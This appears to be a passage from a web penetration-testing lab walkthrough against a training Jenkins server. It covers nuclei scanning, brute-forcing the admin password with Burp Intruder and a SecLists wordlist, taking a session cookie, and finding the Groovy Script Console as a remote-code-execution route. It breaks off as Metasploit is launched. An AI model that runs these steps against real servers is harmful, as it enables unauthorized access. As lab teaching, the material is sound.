
2. Let's run a nuclei scan to see if it finds anything. Execute the following command:

```
nuclei -u http://sec542.org:9000
```




3. Nuclei retrieved some information and identified Jenkins as version `2.346.1`, which is quite recent. This version has no known unauthenticated user remotely exploitable vulnerabilities, so we will need to brute force the admin's password.


4. Try entering a dummy password for the `admin` user so we can seed the request in Burp and then find it in the **History** tab, and send it to **Intruder**.




5. In **Intruder** click on **Clear**, highlight the `j_password` parameter's contents only and click on **Add**. We will use **Sniper** as attack mode.




6. Go the **Payloads** tab. We will use the Simple script mode and will load the sample passwords from the SecLists' `10-million-password-list-top-1000.txt` file, located in `/opt/seclists/Passwords/Common-Credentials` by clicking on **Load**.




7. **Start** the attack and wait until it finishes, then sort by **Length** ascending.



8. It looks like the `admin` password is `spiderman`! Let's try to login with that.




9. We got in! Surf around a bit, specifically check **Admin** -> **Credentials** -> **Jenkins Store** -> **Global Credentials (unrestricted)** (http://sec542.org:9000/credentials/store/system/domain/_/).



10. Looks like `marvin_password` is here, but we cannot see it (Jenkins will not allow us to see a secret's plaintext once it has been stored). But it's probably encrypted since Jenkins needs to use it. We'll get back to that later.

11. Let's rerun `nuclei` now, with a session cookie. Go back to Burp's **Proxy** tab, **History** and select the last request so we can copy the session cookie.




12. Copy the whole request header line. From the example above we will take `Cookie: JSESSIONID.f02370b0=node01kzhr6kymvw3j4qzjht9qyei93476.node0;screenResolution=3486x1909`.


> **Note**
>
> Your session cookie will be different, you have to copy and paste the proper session cookie.

13. Run the `nuclei` scanner with the session cookie.

```
nuclei -u http://sec542.org:9000 -H '<PASTE YOUR SESSION COOKIE HERE>'
```




14. Notice the `jenkins-script` template – this indicates that the **Script Console**, which accepts **Groovy** programs is accessible to us. This is a very powerful interface that basically allows us to even perform remote code execution on this Jenkins instance. It is available under **Dashboard** -> **Manage Jenkins** -> **Script Console**.



15. Now, while we could write some code here manually, luckily **Metasploit** contains an exploit that will allow us to directly exploit this functionality. Let's use it.

16. Start the Metasploit console with the `msfconsole` command and search for `jenkins` to see what we have available.

